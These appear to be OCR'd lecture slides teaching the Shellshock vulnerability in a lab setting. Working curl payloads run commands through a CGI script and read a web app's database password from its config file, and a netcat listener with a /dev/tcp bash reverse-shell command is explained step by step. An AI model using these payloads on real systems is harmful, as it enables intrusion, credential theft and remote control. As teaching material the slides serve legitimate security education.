
```
$ curl -A "() { echo hello;};
           echo Content_type: text/plain; echo; /bin/ls -l"
           http://10.0.2.69/cgi-bin/test.cgi
total 4
-rwxr-xr-x 1 root root 123 Nov 21 17:15 test.cgi
```

- Alright!!! Our `/bin/ls` command gets executed!!
- By default web servers run with the `www-data` user ID in Ubuntu.
  This is not the `root` user, but it does provide enough privileges to do some damage…



A Shellshock Attack: Stealing Passwords


- When a web app connects to its back-end databases, it needs to provide login passwords. These passwords are using hard-coded into the program or stored in a configuration file. The web server on our Ubuntu VM hosts several web apps (most use a database).
- For example, we can get passwords from the following file:
  - `/var/www/CSRF/Elgg/elgg-config/settings.php`




```
$ curl -A "() { echo hello;}; echo Content_type: text/plain; echo;
          /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php"
          http://10.0.2.69/cgi-bin/test.cgi
... (Lines omitted) ...
/**
 * The database password
 *
 * @global string $CONFIG->dbpass
 */
$CONFIG->dbpass = ’seedubuntu’;
?>
```

A Shellshock Attack: Create a Reverse Shell

- Attackers like to run the shell program by exploiting the Shellshock vulnerability, as this gives them access to run **arbitrary commands**
- Instead of running `/bin/ls`, we can run `/bin/bash`…




- **Problem:** The `/bin/bash` program is interactive…
  - If we simply put `/bin/bash` in our exploit, the bash program will be executed at the server side, but we cannot control it… We need some way to control the remote shell… ➡ **Reverse Shell**
  - The key idea of a reverse shell is to ***redirect the standard input, output, and error devices to a network connection***. Doing this enables the shell to get inputs from the connection and send outputs to the connection. Attackers can then run whatever commands they like and get outputs on their machine.



— https://causeyourestuck.i

A Shellshock Attack: Create a Reverse Shell *(cont.)*

What is run from the point of view of the Attacker…




```
Attacker(10.0.2.70):$ nc -lv 9090  ← Waiting for reverse shell
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
Server(10.0.2.69):$     ← Reverse shell from 10.0.2.69.
Server(10.0.2.69):$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:07:62:d4
          inet addr:10.0.2.69  Bcast:10.0.2.127  Mask:255.255.255.192
          inet6 addr: fe80::8c46:d1c4:7bd:a6b0/64 Scope:Link
          ...
```


- We start a `netcat (nc)` listener on the Attacker machine (10.0.2.70)
- We run the exploit on the server machine, which contains the reverse shell command
- Once the command is executed, we see a connection from the server (10.0.2.69)
- Run "`ifconfig`" to verify the connection exists
- ***We can now run any command we like on the server!!!***

A Shellshock Attack: Create a Reverse Shell *(cont.)*

What is run from the point of view of the Victim (Server)…



```
Server(10.0.2.69):$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1
```




The option i stands for interactive, meaning that the shell should be interactive.

This causes the output device (stdout) of the shell to be redirected to the TCP connection to 10.0.2.70's port 9090.

File descriptor 0 represents the standard input device (stdin) and 1 represents the standard output device (stdout). This command tell the system to use the stdout device as the stdin device. Since the stdout is already redirected to the TCP connection, this option basically indicates that the shell program will get its input from the same TCP connection.

File descriptor 2 represents the standard error (stderr). This cases the error output to be redirected to stdout, which is the TCP connection.

(Input/Output) Redirection In A Nutshell




